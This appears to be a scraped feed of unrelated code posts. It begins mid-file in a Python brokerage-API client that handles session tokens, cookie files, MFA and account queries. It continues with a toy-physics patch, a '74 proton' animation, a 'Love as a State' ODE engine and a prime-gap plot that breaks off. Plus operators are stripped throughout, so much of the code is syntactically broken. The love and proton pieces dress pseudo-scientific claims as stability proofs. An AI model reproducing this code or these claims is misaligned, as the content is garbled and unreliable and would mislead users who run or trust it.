path: Path = Path(self.profile_path) / f"ft_cookies{self.username}.json" if self.profile_path is not None else Path(f"ft_cookies{self.username}.json")
path.unlink()
def get_tokens(self) -> dict[str, str | bytes | dict[str, str] | None]:
"""Return the current session tokens (access_token, ftat, sid and cookies)."""
cookies: dict[str, str] = self.session.cookies.get_dict()
return {
"access-token": self.session.headers.get("access-token"),
"ftat": self.session.headers.get("ftat"),
"sid": self.session.headers.get("sid"),
"cookies": cookies or "",
}
def build_session_from_tokens(self, tokens: dict[str, str | bytes | dict[str, str] | None]) -> None:
"""Build the session headers and cookies from provided tokens."""
self.session.headers.update(urls.session_headers())
if tokens:
access_token = tokens.get("access-token")
ftat_token = tokens.get("ftat")
sid_token = tokens.get("sid")
if isinstance(access_token, (str, bytes)):
self.session.headers.update({"access-token": access_token})
if isinstance(ftat_token, (str, bytes)):
self.session.headers.update({"ftat": ftat_token})
if isinstance(sid_token, (str, bytes)):
self.session.headers.update({"sid": sid_token})
cookies = tokens.get("cookies")
if isinstance(cookies, dict):
self.session.cookies.update(cookies) # type: ignore[arg-type]
def _load_cookies(self) -> str | None:
"""Check if session cookies were saved.
Returns
-------
str: The saved session token.
"""
ftat = ""
directory: Path = Path(self.profile_path) if self.profile_path is not None else Path()
if not directory.exists():
directory.mkdir(parents=True)
for filepath in directory.iterdir():
if filepath.name.endswith(f"{self.username}.json"):
with filepath.open(mode="r") as f:
ftat: str = json.load(fp=f)
return ftat
def _save_cookies(self) -> str | None:
"""Save session cookies to a file."""
# Allow providing "ftat" token from an external source
if self.save_session:
if self.profile_path:
directory = Path(self.profile_path)
if not directory.exists():
directory.mkdir(parents=True)
path: Path = directory / f"ft_cookies{self.username}.json"
else:
path = Path(f"ft_cookies{self.username}.json")
with path.open("w") as f:
ftat: str | None = self.session.headers.get("ftat")
json.dump(obj=ftat, fp=f)
@staticmethod
def _mask_email(email: str) -> str:
"""Mask the email for use in the API.
Args:
email (str): The email address to be masked.
Returns:
str: The masked email address.
"""
local, domain = email.split(sep="@")
masked_local: str = local[0] "*" * 4
domain_name, tld = domain.split(".")
masked_domain: str = domain_name[0] "*" * 4
return f"{masked_local}@{masked_domain}.{tld}"
def _handle_mfa(self) -> bool:
"""Handle multi-factor authentication.
This method processes the MFA requirements based on the login response and user-provided details.
"""
response: requests.Response | None = None
data: dict[str, str | None] = {}
if self.pin:
response: requests.Response = self._handle_pin_mfa(data)
self.login_json = response.json()
elif (self.email or self.phone) and not self.login_json.get("mfa"):
response: requests.Response = self._handle_otp_mfa(data)
self.login_json = response.json()
elif self.mfa_secret:
response: requests.Response = self._handle_secret_mfa(data)
self.login_json = response.json()
elif self.login_json.get("mfa"):
pass # MFA handling without user provided secret in login_two
else:
error_msg = "MFA required but no valid MFA method was provided (pin, email/phone, or mfa_secret)."
raise LoginError(error_msg)
if self.login_json["error"]:
raise LoginResponseError(self.login_json["error"])
if self.pin or self.mfa_secret:
self.session.headers["sid"] = self.login_json["sid"]
return False
if self.login_json.get("mfa") and not self.mfa_secret:
return True
self.session.headers["sid"] = self.login_json["verificationSid"]
return True
def _handle_pin_mfa(self, data: dict[str, str | None]) -> requests.Response:
"""Handle PIN-based MFA."""
data.update({
"pin": self.pin,
"remember_for": "30",
"t_token": self.t_token,
})
return self._request("post", urls.verify_pin(), data=data)
def _handle_otp_mfa(self, data: dict[str, str | None]) -> requests.Response:
"""Handle email/phone OTP-based MFA."""
if not self.otp_options:
error_msg = "No OTP options available."
raise LoginResponseError(error_msg)
for item in self.otp_options:
if (item["channel"] == "sms" and self.phone and self.phone in item["recipientMask"]) or (item["channel"] == "email" and self.email and self.email == item["recipientMask"]):
data.update({
"recipientId": item["recipientId"],
"t_token": self.t_token,
})
break
return self._request("post", urls.request_code(), data=data)
def _handle_secret_mfa(self, data: dict[str, str | None]) -> requests.Response:
"""Handle MFA secret-based authentication."""
mfa_otp = pyotp.TOTP(self.mfa_secret).now()
data.update({
"mfaCode": mfa_otp,
"remember_for": "30",
"t_token": self.t_token,
})
return self._request("post", urls.verify_pin(), data=data)
def _request(self, method: str, url: str, **kwargs: object) -> requests.Response:
"""Send HTTP request and log the full response content if debug=True."""
resp = self.session.request(method, url, **kwargs) # type: ignore[no-untyped-call]
if self.debug:
# Suppress urllib3 / http.client debug so we only see this log
logging.getLogger("urllib3").setLevel(logging.WARNING)
# Basic request info
logger.debug(f">>> {method.upper()} {url}")
logger.debug(f"<<< Status: {resp.status_code}")
logger.debug(f"<<< Headers: {resp.headers}")
# Log raw bytes length
try:
logger.debug(f"<<< Raw bytes length: {len(resp.content)}")
except Exception as e:
logger.debug(f"<<< Could not read raw bytes: {e}")
# Log pretty JSON (if any)
try:
import json as pyjson
# This automatically uses requests decompression if gzip is set
json_body = resp.json()
pretty = pyjson.dumps(json_body, indent=2)
logger.debug(f"<<< JSON body:\n{pretty}")
except Exception as e:
# If JSON decoding fails, fallback to raw text
try:
logger.debug(f"<<< Body (text):\n{resp.text}")
except Exception as e2:
logger.debug(f"<<< Could not read body text: {e2}")
return resp
def __getattr__(self, name: str) -> object:
"""Forward unknown attribute access to session object.
Args:
name (str): The name of the attribute to be accessed.
Returns:
The value of the requested attribute from the session object.
"""
return getattr(self.session, name)
class FTAccountData:
"""Dataclass for storing account information."""
def __init__(self, session: requests.Session) -> None:
"""Initialize a new instance of the FTAccountData class.
Args:
session (requests.Session): The session object used for making HTTP requests.
"""
self.session: requests.Session = session
self.all_accounts: list[dict[str, object]] = []
self.account_numbers: list[str] = []
self.account_balances: dict[str, object] = {}
response: requests.Response = self.session._request("get", url=urls.user_info())
self.user_info: dict[str, object] = response.json()
response: requests.Response = self.session._request("get", urls.account_list())
if response.status_code != 200 or response.json()["error"]:
raise AccountResponseError(response.json()["error"])
self.all_accounts = response.json()
for item in self.all_accounts["items"]:
self.account_numbers.append(item["account"])
self.account_balances[item["account"]] = item["total_value"]
def get_account_balances(self, account: str) -> dict[str, object]:
"""Get account balances for a given account.
Args:
account (str): Account number of the account you want to get balances for.
Returns:
dict: Dict of the response from the API.
"""
response: requests.Response = self.session._request("get", urls.account_balances(account))
return response.json()
def get_positions(self, account: str) -> dict[str, object]:
"""Get currently held positions for a given account.
Args:
account (str): Account number of the account you want to get positions for.
Returns:
dict: Dict of the response from the API.
"""
response = self.session._request("get", urls.account_positions(account))
return response.json()
def get_account_history(
self,
account: str,
date_range: str = "ytd",
custom_range: list[str] | None = None,
) -> dict[str, object]:
"""Get account history for a given account.
Args:
account (str): Account number of the account you want to get history for.
date_range (str): The range of the history. Defaults to "ytd".
Available options are
["today", "1w", "1m", "2m", "mtd", "ytd", "ly", "cust"].
custom_range (list[str] | None): The custom range of the history.
Defaults to None. If range is "cust",
this parameter is required.
Format: ["YYYY-MM-DD", "YYYY-MM-DD"].
Returns:
dict: Dict of the response from the API.
"""
if date_range == "cust" and custom_range is None:
raise ValueError("Custom range required.")
response: requests.Response = self.session._request(
"get",
urls.account_history(account, date_range, custom_range),
)
return response.json()
def get_orders(self, account: str, per_page: int = 0) -> list[dict[str, object]]:
"""Retrieve existing order data for a given account.
Args:
account (str): Account number of the account to retrieve orders for.
per_page (int): Number of orders to retrieve per page. Defaults to 0 (all orders).
Returns:
list: A list of dictionaries, each containing details about an order.
"""
response = self.session._request("get", url=urls.order_list(account, per_page))
return response.json()
def cancel_order(self, order_id: str) -> dict[str, object]:
"""Cancel an existing order.
Args:
order_id (str): The order ID to cancel.
Returns:
dict: A dictionary containing the response data.
"""
data = {
"order_id": order_id,
}
response = self.session._request("post", url=urls.cancel_order(), data=data)
return response.json()
def get_balance_overview(self, account: str, keywords: list[str] | None = None) -> dict[str, object]:
"""Return a filtered, flattened view of useful balance fields.
This is a convenience helper over `get_account_balances` to quickly
surface likely relevant numbers such as cash, available cash, and
buying power without needing to know the exact response structure.
Args:
account (str): Account number to query balances for.
keywords (list[str], optional): Additional case-insensitive substrings
to match in keys. Defaults to a sensible set for balances.
Returns:
dict: A dict mapping dot-notated keys to values from the balances
response where the key path contains any of the keywords.
"""
if keywords is None:
keywords = [
"cash",
"avail",
"withdraw",
"buying",
"bp",
"equity",
"value",
"margin",
]
payload: dict[str, object] = self.get_account_balances(account)
filtered: dict[str, object] = {}
def _walk(node: object, path: list[str]) -> None:
if isinstance(node, dict):
for k, v in node.items():
_walk(node=v, path=[*path, str(object=k)])
elif isinstance(node, list):
for i, v in enumerate(iterable=node):
_walk(node=v, path=[*path, str(object=i)])
else:
key_path: str = ".".join(path)
low: str = key_path.lower()
if any(sub in low for sub in keywords):
filtered[key_path] = node
_walk(node=payload, path=[])
return filtered
4
1
5,238

Jun 14
Phase-rate patch extraction helper
1. One-line patch (phase accumulation)
In apply_gravity_or, replace the phase update line with:
# Original:
# phase = eg * cfg.dt_toy / cfg.hbar_toy
# Patched (phase-rate version):
phase = eg * cfg.dt_toy / cfg.hbar_toy * (1.0 v_eff**2)
Add v_eff as a parameter to apply_gravity_or (default 0.0) and pass it from run_one. Then set it per run:
for v_eff in [0.0, 0.3, 0.6, 0.9]:
rows, grid = run_one(tidal_bias=1.0, v_eff=v_eff, cfg=cfg)
# optionally add "v_eff": v_eff to every row dict before writing
This keeps the change to literally one modified line while making onset timing the primary observable.
2. Extraction helper
import pandas as pd
import numpy as np
from pathlib import Path
def extract_cascade_metrics(csv_path: str | Path, v_eff_col: str = "v_eff") -> pd.DataFrame:
"""
Returns per-v_eff summary with:
- coherence_drop (mean coherence at sweep 174 minus mean of last 5 sweeps)
- event_onset_sweep (first sweep with events > 0, or NaN if none)
"""
df = pd.read_csv(csv_path)
results = []
for v, sub in df.groupby(v_eff_col):
sub = sub.sort_values("sweep")
# Coherence drop
coh_early = sub[sub["sweep"] == 174]["mean_coherence"].mean()
coh_late = sub[sub["sweep"] >= sub["sweep"].max() - 5]["mean_coherence"].mean()
coh_drop = coh_early - coh_late
# Event onset
event_rows = sub[sub["events"] > 0]
onset = event_rows["sweep"].min() if len(event_rows) > 0 else np.nan
results.append({
"v_eff": v,
"coherence_drop": coh_drop,
"event_onset_sweep": onset,
"n_events_total": sub["events"].sum()
})
return pd.DataFrame(results).sort_values("v_eff")
Usage example:
metrics = extract_cascade_metrics("sweep_diagnostics.csv")
print(metrics)
metrics.to_csv("v_eff_cascade_summary.csv", index=False)
If you run separate CSVs per v_eff, just add a v_eff column manually before calling the function or modify the helper to accept a list of paths.
3. Run order (recommended)
1v_eff = 0.0 (baseline — should recover the original tidal_bias=1.0 behavior)
2v_eff = 0.3
3v_eff = 0.6
4v_eff = 0.9
Plot both coherence_drop and event_onset_sweep vs v_eff. You should see monotonic increase in drop size and earlier onset.
4. Domain contraction toggle (next)
After the curves look clean, add this right after the phase line (still inside the tidal block):
effective_radius = int(cfg.domain_radius * (1.0 - 0.4 * v_eff**2)) # tunable coefficient
# then use effective_radius when building the affected set instead of cfg.domain_radius
Keep it behind a flag (use_contraction=True) so you can toggle it on/off for direct comparison.
Want the full minimal diff (including the function signature change for apply_gravity_or and run_one) or the contraction version first?
1
16
Jun 14
youtu.be/CvBfHwUxHIk?si=Hkj7…
import numpy as np
from PIL import Image, ImageDraw, ImageFont
from math import comb, pi
from pathlib import Path
import itertools
# Same data: 74 proton progression
n = 74
base_count = 71
blue_idx = 71
pink_idx = 72
green_idx = 73
edge_count = comb(n, 2)
triangle_count = comb(n, 3)
W, H = 860, 860
cx, cy = W // 2, H // 2
num_frames = 72
frames = []
try:
font = ImageFont.truetype("DejaVuSans.ttf", 20)
small = ImageFont.truetype("DejaVuSans.ttf", 15)
except:
font = ImageFont.load_default()
small = ImageFont.load_default()
# Polar proton layout
angles = np.linspace(0, 2*pi, n, endpoint=False)
# Use proton index to build layered polar radius
# 71-base field stays near main ring; 72/73/74 become special perturbation nodes
base_radius = 270
radial_wave = 35 * np.sin(angles * 5)
radii = base_radius radial_wave
radii[blue_idx] = base_radius 75
radii[pink_idx] = base_radius 115
radii[green_idx] = base_radius 155
edges = np.array(list(itertools.combinations(range(n), 2)), dtype=np.int16)
# sample triangle centroids in polar logic: all 64,824 triangles contribute as angle/radius density
tris = np.array(list(itertools.combinations(range(n), 3)), dtype=np.int16)
def polar_to_xy(r, theta):
return cx r * np.cos(theta), cy r * np.sin(theta)
def spread_field(density):
glow = density.copy()
spread = [
(1,0,.9),(-1,0,.9),(0,1,.9),(0,-1,.9),
(1,1,.7),(-1,1,.7),(1,-1,.7),(-1,-1,.7),
(2,0,.45),(-2,0,.45),(0,2,.45),(0,-2,.45),
(4,0,.18),(-4,0,.18),(0,4,.18),(0,-4,.18)
]
for dx, dy, w in spread:
glow = np.roll(np.roll(density, dy, axis=0), dx, axis=1) * w
glow = np.log1p(glow * 18)
return glow / (glow.max() 1e-9)
for f in range(num_frames):
t = 2*pi*f/num_frames
img = Image.new("RGB", (W, H), (0,0,0))
draw = ImageDraw.Draw(img, "RGBA")
# Animated polar phase
theta = angles 0.35*np.sin(t angles*3) t*0.12
# Hyperbolic-style polar radial warp for green/electric influence
radial_pulse = 18*np.sinh(0.45*np.sin(t angles*4))
r = radii radial_pulse
# Extra proton influence waves
r[blue_idx] = 20*np.sin(t*2)
r[pink_idx] = 25*np.sin(t*2 1.4)
r[green_idx] = 35*np.sin(t*5)
xs, ys = polar_to_xy(r, theta)
# Triangle centroid density in polar projection using all triangles
tri_r = r[tris].mean(axis=1)
tri_theta = theta[tris].mean(axis=1)
# wrap effect: add spiral drift so centroid field does not collapse at angle seam
tri_theta = tri_theta 0.35*np.sin(tri_r/65 t)
tx, ty = polar_to_xy(tri_r, tri_theta)
tx = tx.astype(np.int32)
ty = ty.astype(np.int32)
density = np.zeros((H,W), dtype=np.float32)
mask = (tx>=0)&(tx<W)&(ty>=0)&(ty<H)
np.add.at(density, (ty[mask], tx[mask]), 1.0)
glow = spread_field(density)
# red/blue/pink/green field render
arr = np.zeros((H,W,3), dtype=np.uint8)
arr[...,0] = (glow*170).astype(np.uint8)
# rings/grid
for rr in range(70, 390, 45):
alpha = 30 if rr != base_radius else 70
bbox = (cx-rr, cy-rr, cx rr, cy rr)
draw.ellipse(bbox, outline=(180,180,180,alpha), width=1)
for k in range(24):
a = 2*pi*k/24 t*0.05
x2, y2 = polar_to_xy(390, a)
draw.line((cx, cy, x2, y2), fill=(180,180,180,24), width=1)
# draw density underneath as image overlay
field = Image.fromarray(arr, "RGB").convert("RGBA")
img = Image.alpha_composite(img.convert("RGBA"), field)
draw = ImageDraw.Draw(img, "RGBA")
# Edges: draw local polar web plus special full-spoke influence
for a, b in edges:
a = int(a); b = int(b)
special_green = a == green_idx or b == green_idx
special_pink = a == pink_idx or b == pink_idx
special_blue = a == blue_idx or b == blue_idx
# avoid making total black mesh unreadable: draw all special edges, and patterned base edges
draw_this = special_green or special_pink or special_blue or ((a b f) % 13 == 0)
if not draw_this:
continue
if special_green:
pulse = int(140 115*np.sin(t*5)**2)
color = (pulse,255,pulse,145)
width = 2
elif special_pink:
color = (255,120,220,105)
width = 2
elif special_blue:
color = (90,170,255,105)
width = 2
else:
color = (255,70,70,38)
width = 1
draw.line((xs[a], ys[a], xs[b], ys[b]), fill=color, width=width)
# Draw polar spiral trace
spiral_points = []
for q in np.linspace(0, 2*pi*4, 420):
rr = 42 18*q
aa = q t*0.4
if rr < 395:
spiral_points.append(polar_to_xy(rr, aa))
draw.line(spiral_points, fill=(120,255,120,80), width=2)
# nodes
for k in range(n):
if k < base_count:
fill = (255,60,60,225)
outline = (255,150,150,100)
rad = 4
elif k == blue_idx:
fill = (80,170,255,255)
outline = (220,240,255,190)
rad = 7
elif k == pink_idx:
fill = (255,120,220,255)
outline = (255,220,245,190)
rad = 7
else:
pulse = int(155 100*np.sin(t*5)**2)
fill = (pulse,255,pulse,255)
outline = (220,255,220,220)
rad = 9
draw.ellipse((xs[k]-rad, ys[k]-rad, xs[k] rad, ys[k] rad), fill=fill, outline=outline)
# center origin
draw.ellipse((cx-5,cy-5,cx 5,cy 5), fill=(255,255,255,180))
# Overlay
draw.rectangle((0,0,W,230), fill=(0,0,0,178))
draw.text((16,10), "74 Proton Polar Coordinate Simulation", fill=(255,255,255,255), font=font)
info = [
("Same data, new lens: polar radius angle spiral phase", (230,230,230)),
("71 red = base field / Lutetium anchor", (255,120,120)),
("72 blue = Hafnium shift", (120,190,255)),
("73 pink = Tantalum shift", (255,150,220)),
("74 neon green = Tungsten / electrical polar warp", (120,255,120)),
("", (255,255,255)),
("Tracks:", (230,230,230)),
("• nuclear charge", (230,230,230)),
("• neutral electron count", (230,230,230)),
("• shell behavior", (230,230,230)),
("• chemical identity", (230,230,230)),
("• periodic-table position", (230,230,230)),
(f"Edges: {edge_count:,} | Triangles: {triangle_count:,}", (220,220,220)),
]
ytxt = 42
for txt, color in info:
draw.text((16, ytxt), txt, fill=tuple(color) (255,), font=small)
ytxt = 16
frames.append(img.convert("P", palette=Image.ADAPTIVE))

out = Path("/mnt/data/74_proton_polar_sim_same_data.gif")
frames[0].save(out, save_all=True, append_images=frames[1:], duration=60, loop=0, optimize=True)
print(f"Created: {out}")
print(f"Edges: {edge_count:,}")
print(f"Triangles: {triangle_count:,}")

65

Jun 14
#!/usr/bin/env python3
"""
Love as a State: Dynamical Substrate Engine v2.0
Ghost Leaf Integrated Technologies / Jennifer Edwards & Donald J. McConnell
CORRECTIONS FROM v1.0:
1. Logistic boundary form — (1,1) is now a true ODE fixed point
2. Agape floor (epsilon) — unconditional term independent of F
3. Conscience is corrective, not punitive — no record of wrongs held against substrate
4. Growth mapping fixed — proper backward-difference dF/dt estimate
5. Jacobian stability analysis at (1,1) included
6. Phase III underflow floor added to WR-039T multiplier
7. History archive separated from rolling window
"""
import json
import math
import time
from datetime import datetime
from pathlib import Path
import numpy as np
from scipy.integrate import solve_ivp
# ─────────────────────────────────────────────
# PARAMETERS
# ─────────────────────────────────────────────
DEFAULT_PARAMS = {
'r': 0.005, # Intrinsic reinforcement under universal application
'alpha': 0.030, # Flourishing feedback to love
'beta': 0.025, # Love-driven amplification of flourishing
'gamma': 0.015, # Decay pressure when love is weak
'epsilon': 0.001, # Agape floor — unconditional substrate (love persists when F→0)
'dt': 0.1, # Euler step for real-time feel
'phase3_floor': 0.05, # Minimum Phase III multiplier (prevents startup collapse)
}
# ─────────────────────────────────────────────
# LOGISTIC BOUNDARY ODE SYSTEM
# ─────────────────────────────────────────────
def ode_system(t, y, params, dev=0.0):
"""
Logistic-boundary form — (1,1) is a true fixed point.
dL/dt = [r·L·(1-dev) α·F·L ε] · (1 - L)
dF/dt = [β·L² - γ·(1-L)·F] · (1 - F)
The (1-L) and (1-F) boundary terms ensure derivatives vanish at saturation,
making (1,1) a proper ODE equilibrium rather than a clipped boundary.
The epsilon term is the agape floor: love persists even when F → 0.
It represents the unconditional orientation that does not depend on return signal.
"""
L, F = y
r, alpha, beta, gamma, epsilon = (
params['r'], params['alpha'], params['beta'],
params['gamma'], params['epsilon']
)
dL = (r * L * (1.0 - dev) alpha * F * L epsilon) * (1.0 - L)
dF = (beta * L**2 - gamma * (1.0 - L) * F) * (1.0 - F)
return [dL, dF]
def jacobian_at_11(params, dev=0.0):
"""
Jacobian of the logistic-boundary system evaluated at (L,F) = (1,1).
At (1,1), the (1-L) and (1-F) terms are zero, so J is computed via
the product rule. Let:
g_L = r·L·(1-dev) α·F·L ε [inner term for dL]
g_F = β·L² - γ·(1-L)·F [inner term for dF]
dL/dt = g_L · (1-L)
∂(dL)/∂L = g_L·(-1) (1-L)·∂g_L/∂L → at (1,1): -g_L 0 = -(r(1-dev) α ε)
∂(dL)/∂F = (1-L)·∂g_L/∂F → at (1,1): 0
dF/dt = g_F · (1-F)
∂(dF)/∂L = (1-F)·∂g_F/∂L → at (1,1): 0
∂(dF)/∂F = g_F·(-1) (1-F)·∂g_F/∂F → at (1,1): -g_F = -(β - 0) = -β
So J = diag(-(r(1-dev) α ε), -β)
Both eigenvalues are strictly negative → (1,1) is asymptotically stable.
"""
r, alpha, beta, epsilon = (
params['r'], params['alpha'], params['beta'], params['epsilon']
)
lam1 = -(r * (1.0 - dev) alpha epsilon)
lam2 = -beta
return np.array([[lam1, 0.0], [0.0, lam2]]), lam1, lam2
# ─────────────────────────────────────────────
# ENGINE
# ─────────────────────────────────────────────
class LoveAsStateEngine:
def __init__(self, state_file="love_state_v2.json", params=None):
self.state_file = Path(state_file)
self.params = {**DEFAULT_PARAMS, **(params or {})}
self.load_state()
# ── Persistence ──────────────────────────
def load_state(self):
if self.state_file.exists():
try:
with open(self.state_file, 'r') as f:
data = json.load(f)
self.L = data.get('L', 0.55)
self.F = data.get('F', 0.35)
self.history = data.get('history', []) # rolling 100
self.archive = data.get('archive', []) # full record (summarised)
print(f"Loaded state: L={self.L:.4f}, F={self.F:.4f}")
return
except Exception as e:
print(f"State load error: {e}. Starting fresh.")
self._reset_state()
def save_state(self):
data = {
'L': round(self.L, 6),
'F': round(self.F, 6),
'history': self.history[-100:],
'archive': self.archive[-1000:], # keep last 1000 summarised events
'last_updated': datetime.now().isoformat()
}
try:
with open(self.state_file, 'w') as f:
json.dump(data, f, indent=2)
except Exception as e:
print(f"Warning: Could not save state: {e}")
def _reset_state(self):
self.L = 0.55
self.F = 0.35
self.history = []
self.archive = []
self.save_state()
print("Reset to initial state (L=0.55, F=0.35)")
# ── Core update ──────────────────────────
def update(self, dev=0.0, dt=None):
"""
Single Euler step using the logistic-boundary ODE.
State is clamped to [0,1] as a safety net (should be redundant
with well-chosen parameters but protects against numerical edge cases).
"""
if dt is None:
dt = self.params['dt']
dL_dF = ode_system(0, [self.L, self.F], self.params, dev=dev)
dL, dF = dL_dF[0], dL_dF[1]
self.L = max(0.0, min(1.0, self.L dt * dL))
self.F = max(0.0, min(1.0, self.F dt * dF))
entry = {
'timestamp': datetime.now().isoformat(),
'L': round(self.L, 6),
'F': round(self.F, 6),
'dev': round(dev, 4),
'dL': round(dL, 8),
'dF': round(dF, 8),
}
self.history.append(entry)
self.save_state()
return self.L, self.F
# ── Conscience: corrective, not punitive ─
def conscience_check(self, dev, label="unnamed action"):
"""
Love takes no record of wrongs.
When deviation is detected, the conscience function does NOT
subtract from L. Instead, it increases the corrective pull
toward the substrate — the gradient steepens, not the floor drops.
The event is witnessed and named. It is not accumulated as damage.
"""
if dev <= 0.0:
return False # No deviation; no action needed
# Corrective restoration signal — proportional to deviation magnitude
correction = dev * self.params['alpha'] * 0.5
self.L = min(1.0, self.L correction * self.params['dt'])
# Archive the event — witnessed, not held against
event = {
'timestamp': datetime.now().isoformat(),
'type': 'conscience_event',
'label': label,
'dev': round(dev, 4),
'L_after_correction': round(self.L, 6),
'F': round(self.F, 6),
'note': 'Deviation witnessed. Corrective signal applied. No substrate penalty.'
}
self.archive.append(event)
self.save_state()
print(f"\n CONSCIENCE: deviation witnessed ({label}, dev={dev:.3f})")
print(f" Corrective signal applied. L → {self.L:.4f}")
print(f" This event is recorded but not held against the substrate.")
return True
# ── SoulPrint mapping ────────────────────
def get_soulprint(self):
"""
Map (L, F) to SoulPrint dimensions.
Growth now uses a proper backward-difference dF/dt estimate
over the last min(3, available) history steps.
"""
# Proper dF/dt: backward difference over last 3 steps
if len(self.history) >= 3:
dt_est = self.params['dt']
dF_dt = (self.history[-1]['F'] - self.history[-3]['F']) / (2.0 * dt_est)
elif len(self.history) >= 2:
dt_est = self.params['dt']
dF_dt = (self.history[-1]['F'] - self.history[-2]['F']) / dt_est
else:
dF_dt = 0.0
return {
'love': round(self.L, 4),
'flourishing': round(self.F, 4),
'trust': round(0.9 * self.L, 4),
'connection': round(math.sqrt(self.L * self.F), 4),
'growth': round(max(0.0, dF_dt), 4), # dF/dt, not delta F
'purpose': round(self.L * self.F, 4),
'joy': round(self.F ** 2, 4),
'integrity': round(min(self.L, self.F), 4),
}
# ── WR-039T multipliers ──────────────────
def get_wr039t_multiplier(self, phase=1):
"""
Phase I: L
Phase II: L²
Phase III: max(L³, phase3_floor)
The floor prevents Phase III collapse at startup conditions (L=0.55 → L³=0.166).
Paper should note this as a design parameter pending empirical calibration.
"""
floor = self.params['phase3_floor']
if phase == 1:
return self.L
elif phase == 2:
return self.L ** 2
elif phase == 3:
return max(self.L ** 3, floor)
return self.L
# ── MVG gates ────────────────────────────
def check_mvg_gates(self):
if self.L >= 0.9:
return "MVG-3 PASSED (Impact Confirmation)"
elif self.L >= 0.75:
return "MVG-2 PASSED (Reconstruction Fidelity)"
elif self.L >= 0.6:
return "MVG-1 PASSED (Coherence Establishment)"
else:
return f"Below MVG-1 (L={self.L:.4f}) — Foundation building phase"
# ── Stability report ─────────────────────
def stability_report(self, dev=0.0):
J, lam1, lam2 = jacobian_at_11(self.params, dev=dev)
print("\n=== JACOBIAN STABILITY AT (1,1) ===")
print(f" λ₁ = {lam1:.6f} [Love axis]")
print(f" λ₂ = {lam2:.6f} [Flourishing axis]")
print(f" Both eigenvalues negative → (1,1) is asymptotically stable ✓")
print(f" (at dev={dev})")
return lam1, lam2
# ── Status ───────────────────────────────
def status(self):
soul = self.get_soulprint()
print("\n=== LOVE AS A STATE v2.0 — Current Substrate ===")
print(f" Love State (L): {self.L:.6f}")
print(f" Flourishing (F): {self.F:.6f}")
print(f" Agape floor (ε): {self.params['epsilon']}")
print(f" WR-039T Phase I: {self.get_wr039t_multiplier(1):.4f}")
print(f" WR-039T Phase II: {self.get_wr039t_multiplier(2):.4f}")
print(f" WR-039T Phase III: {self.get_wr039t_multiplier(3):.4f}")
print(f" Gate Status: {self.check_mvg_gates()}")
print(f" SoulPrint: {soul}")
print("================================================")
return soul
# ── scipy validation run ─────────────────
def validate_with_scipy(self, t_span=(0, 50), dev=0.0):
"""
High-accuracy validation using scipy RK45.
Compare against Euler results to confirm numerical stability.
"""
print(f"\n=== SCIPY RK45 VALIDATION (dev={dev}) ===")
sol = solve_ivp(
lambda t, y: ode_system(t, y, self.params, dev=dev),
t_span,
[0.55, 0.35],
method='RK45',
dense_output=True,
rtol=1e-8,
atol=1e-10
)
checkpoints = [0, 10, 20, 30, 40, 50]
print(f" {'t':>4} {'L(t)':>8} {'F(t)':>8}")
print(f" {'-'*28}")
for t in checkpoints:
if t <= t_span[1]:
y = sol.sol(t)
print(f" {t:>4} {y[0]:>8.4f} {y[1]:>8.4f}")
print(f" Integration success: {sol.success}")
return sol
# ─────────────────────────────────────────────
# DEMO
# ─────────────────────────────────────────────
if __name__ == "__main__":
print("=" * 52)
print(" LOVE AS A STATE ENGINE v2.0")
print(" Ghost Leaf Integrated Technologies")
print("=" * 52)
engine = LoveAsStateEngine()
engine.status()
# Stability proof
engine.stability_report(dev=0.0)
engine.stability_report(dev=0.35) # Worst-case deviation
# scipy validation
engine.validate_with_scipy(dev=0.0)
engine.validate_with_scipy(dev=0.35)
# Live Euler steps
print("\n--- Universal application (dev=0.0) ---")
for i in range(5):
engine.update(dev=0.0)
engine.status()
# Conscience test — corrective, not punitive
print("\n--- Conscience function (corrective, not punitive) ---")
engine.conscience_check(dev=0.3, label="Simulated differential rule application")
engine.status()
# SoulPrint
print("\n--- SoulPrint (with corrected growth mapping) ---")
soul = engine.get_soulprint()
for k, v in soul.items():
print(f" {k:<14}: {v}")
1
2
199

Jun 13
Hocam problem tek bu da değil hangimiz LLM.cpp biliyoz ya da torch eğitimi biliyoz ML infra bile geçtim bir LLM yapmak öyle basit değil SLM yap desen bile python ve C mühendsin olması lazım matlab ve pathlib bilen mühenidisin olucak birde LLM yapıcaksan ooooo...
1
2
366
Jun 13
import numpy as np
import matplotlib.pyplot as plt
from matplotlib.animation import FuncAnimation, PillowWriter
from matplotlib.patches import Circle, Rectangle
from pathlib import Path
import math
# Output paths
out_gif = Path("/mnt/data/prime_gap_1e18_virtual_polar_stack.gif")
out_png = Path("/mnt/data/prime_gap_1e18_virtual_polar_stack_final.png")
# Prime utilities
def primes_upto(n):
sieve = np.ones(n 1, dtype=bool)
sieve[:2] = False
for p in range(2, int(n**0.5) 1):
if sieve[p]:
sieve[p*p:n 1:p] = False
return np.nonzero(sieve)[0]
primes = primes_upto(10000)
gaps = np.diff(primes)
p_for_gap = primes[:-1]
n_gaps = len(gaps)
# Polar mapping: theta from prime position, radius from modular lane normalized gap
theta_base = 2*np.pi*(np.arange(n_gaps) / n_gaps)
lane = (p_for_gap % 30) / 30.0
r_base = 0.18 0.68*lane 0.16*(gaps / gaps.max())
# Virtual stack parameters
total_layers = 10**18
step_deg = 10
unique_positions = 360 // math.gcd(360, step_deg)
cycles = total_layers // unique_positions
remainder = total_layers % unique_positions
# Animation settings
frames = 72
fig = plt.figure(figsize=(14, 8), dpi=120)
fig.patch.set_facecolor("#020812")
def add_panel(ax):
ax.set_facecolor("#020812")
ax.set_xticks([])
ax.set_yticks([])
for spine in ax.spines.values():
spine.set_edgecolor("#00e5ff")
spine.set_linewidth(1.0)
def polar_grid(ax, maxr=1.0, rings=12):
for rr in np.linspace(0.15, maxr, rings):
ax.plot(np.linspace(0, 2*np.pi, 720), np.full(720, rr), color="#00c8ff", lw=0.35, alpha=0.45)
for a in np.linspace(0, 2*np.pi, 12, endpoint=False):
ax.plot([a, a], [0, maxr], color="#00c8ff", lw=0.45, alpha=0.55)
# Create axes
axL = fig.add_axes([0.03, 0.24, 0.43, 0.66], projection="polar")
